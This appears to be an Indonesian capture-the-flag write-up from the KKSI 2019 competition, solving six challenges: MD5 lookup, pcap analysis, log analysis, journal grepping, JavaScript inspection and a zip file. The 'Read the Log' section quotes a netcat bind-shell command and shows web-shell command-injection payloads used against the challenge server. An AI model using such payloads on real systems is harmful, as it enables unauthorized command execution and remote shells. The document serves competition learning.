

# KKSI KOMPETISI KOMUNITAS SIBER INDONESIA

27-28 November 2019, Grand Cempaka Business Hotel, Jakarta Pusat

**NAMA TIM : [Void]**

Ketua Tim	
1.	Rexy Fahrezi
Member	
1.	Gayu Gumelar
2.	M Nur Hasan Aprilian
3.	
4.	

## [Welcome To KCSI2019]

Diberikan md5


**1663323d00434ad7#ca8ecca2b#22844**

Dan

**1fee4be0b38ae6b8722b49e4db037bbd**

Cara pengerjaan :

Kami lakukan decrypt md5 di <https://www.md5online.org/md5-decrypt.html>



← → ↻ 🏠 <https://www.md5online.org/md5-decrypt.html>

GAME OF THRONES  
WINTER IS COMING™  
The officially licensed browser game  
YOOZOO GEARCODE HBO

## MD5 Decryption

Enter your MD5 hash below and cross your fingers :

Decrypt

Found : **1663323d00434ad78ca8ecca2ba22844**  
(hash = 1fee4be0b38ae6b8722b49e4db037bbd)

Flag merupakan hasil hasing.



FLAG : **KCSI2019{1663323d00434ad78ca8ecca2ba22844}**

## [Login Traffic]

Diberikan file pcapng open with wireshark

Cara pengerjaan :

Sesuai clue soal yaitu "login traffic" maka lakukan filtering post



dan di dapatkan base64 dari secretkey, decode dan didapatkan flag

FLAG : **KKSI2019{CYB3r\_AD!!!!}**

## [Read the Log]

Diberikan file access.log dan link berikut <http://202.148.2.243:30011>


Cara pengerjaan :

Lakukan analisis pada file access.log


```
172.17.0.2 - - [21/Oct/2019:00:43:40 +0700] "GET /.system.php?f=system&p=id HTTP/1.1" 200 53 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
172.17.0.2 - - [21/Oct/2019:00:45:00 +0700] "GET /.system.php?f=system&p=nc -lvp 1337 -e /bin/bash HTTP/1.1" 504 494 "-" "Mozilla/5.0 (Windc
```

Dari file log tersebut sepertinya web ini rentan terhadap file inclusion, lalu kami menemukan banyak sekali request percobaan File Inclusion pada url dan setelah mencoba berbagai payload yang terlihat di log, akhirnya kami menemukan payload yang sesuai :

**`/.system.php?f=system&p=id`**




Lalu kami mencoba untuk melihat folder dan file nya dengan command ls



Terlihat ada sebuah file yang sepertinya berisi flag, lalu kami lihat isinya

**`http://202.148.2.243:30011///.system.php?f=system&p=cat%20fl111111laaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaa_g.txt`**




Duar didapatkan flagnya, dan ternyata memang harus sabar☺

FLAG : **Kksi2019{Emang\_Sabar\_Adalah\_Kuncinya}**


## [Member have Journal]

Diberikan file berikut



Cara pengerjaan :

Awalnya kami dan rekan tim bingung dengan file yang di berikan, setelah berfikir extra dan DUARRR... kami mendapatkan clue dari soal yaitu: 'camel' script its the key



camel dalam artian bahasa pemrograman perl

Maka kami coba cari flag dengan bantuan perintah grep

grep -ri perl

```
File Edit View Search Terminal Help
gayu@gayu-X200CA:~/Downloads/KKSI 2019/journal_milik_nayeon$ grep -ri perl
Binary file system.journal matches
gayu@gayu-X200CA:~/Downloads/KKSI 2019/journal_milik_nayeon$
```

perl berada pada file system.journal maka

```
File Edit View Search Terminal Help
gayu@gayu-X200CA: ~/Downloads/KKSI 2019/journal_milik_nayeon
gayu@gayu-X200CA:~/Downloads/KKSI 2019/journal_milik_nayeon$ grep -ri perl
Binary file system.journal matches
gayu@gayu-X200CA:~/Downloads/KKSI 2019/journal_milik_nayeon$ strings system.journal | grep perl
SYSLOG_IDENTIFIER=perl
MESSAGE=Can't open perl script "/home/hasan/.2e3f3e17ebcb87baad8539475a1f91d41953c15": No such file or directory
_COMM=perl
_EXE=/usr/bin/perl
_CMDLINE=/usr/bin/perl /home/hasan/.2e3f3e17ebcb87baad8539475a1f91d41953c15 8888
gayu@gayu-X200CA:~/Downloads/KKSI 2019/journal_milik_nayeon$
```

strings system.journal | grep perl

Note flag merupakan namafile


FLAG : KKSI2019{2e3f3e17ebcb87baad8539475a1f91d41953c15}

## [Tsunade Gambling Master]

Soal : <http://202.148.2.243:20001/>

Cara Pengerjaan :

Didapatkan web berisi semacam tebak tebakan dibuat dengan bahasa JavaScript, dimana ketika **"Tebakanmu"** lebih besar dari **"Tebakan server"** point akan bertambah 1 dan sebaliknya ketika **"Tebakanmu"** lebih kecil maka point akan berkurang 1, tetapi disitu tertulis kami harus mencapai point **13333333337** 😊



Dan ini kodenya

```
<script type="text/javascript">
//It's not flag! Don't Submit it
//I Warn you!
var kepla_flag="KKS12019{",place_flag="Tr0ll1ng_th3_Us3r",penutup="}";function
get_point_now(){var t=$("#point").text();return parseInt(t)}function
generate_judi_server(t){return Math.round(Math.random()*t)}function
genertae_judi_client(){return
batas=generate_judi_server(100),Math.round(Math.random()*batas)}function
ready_to_serve(){return place_flag.split("_")}function serve(t){var
e=t;for($i=0;$i<e.length;$i++)$("#flag"+$i).html("<img
src='./fl4g/"+e[$i]+".png">")}$(document).on("click","#adu",()=>{var
t=genertae_judi_client(),e=generate_judi_server(100);$("#client").text(t),$("#server").text(e);va
r n=get_point_now();t>e?$("#point").text(n+1):$("#point").text(n-
1)}),$(document).on("click","#judii",()=>{get_point_now()>=13333333337?(console.log("I
know you inspect element it!"),$("#flag").text(place_flag+" Don't Submit it Bratan! It's wrong
one!")):$("#flag").text("Go Away. Hus Hus")});
</script>
```

Lalu kami coba untuk mengubah bentuk code JavaScript nya agar lebih mudah untuk dibaca dengan <https://beautifier.io/>

Dan ini hasilnya :

```

var kepla_flag = "KKSII2019{",
    place_flag = "Tr0ll1ng_th3_Us3r",
    penutup = "}";

function get_point_now() {
    var t = $("#point").text();
    return parseInt(t)
}

function generate_judi_server(t) {
    return Math.round(Math.random() * t)
}

function genertae_judi_client() {
    return batas = generate_judi_server(100),
    Math.round(Math.random() * batas)
}

function ready_to_serve() {
    return place_flag.split("_")
}

function serve(t) {
    var e = t;
    for ($i = 0; $i < e.length; $i++) $("#flag" + $i).html("<img
src='./fl4g/" + e[$i] + ".png'>")
}

$(document).on("click", "#adu", () => {
    var t = genertae_judi_client(),
        e = generate_judi_server(100);
    $("#client").text(t), $("#server").text(e);
    var n = get_point_now();
    t > e ? $("#point").text(n + 1) : $("#point").text(n - 1)
}), $(document).on("click", "#judii", () => {
    get_point_now() >= 133333333337 ? (console.log("I know you
inspect element it!"), $("#flag").text(place_flag + " Don't Submit it
Bratan! It's wrong one!")) : $("#flag").text("Go Away. Hus Hus")
});

```




You must reach 13333333337 99999999999999999999  
Tr0lling\_th3\_Us3r Don't Submit it Bratan! It's wrong one!  
Tebakanmu: 0 Tebakan server: 0




## [Testing]

Diberikan sebuah file bernama **flag.jpg.zip**

 flag.jpg.zip	03/11/2019 14:06	WinRAR ZIP archive	16 KB
--	------------------	--------------------	-------

Lalu di extract dan terdapat **flag.jpg** dan folder **\_MACOSX** di dalam foldernya,



Dan flag terdapat di **flag.jpg**

Flag=KKSI2019{selamat\_b3rjuang}

FLAG : KCSI2019{selamat\_b3rjuang}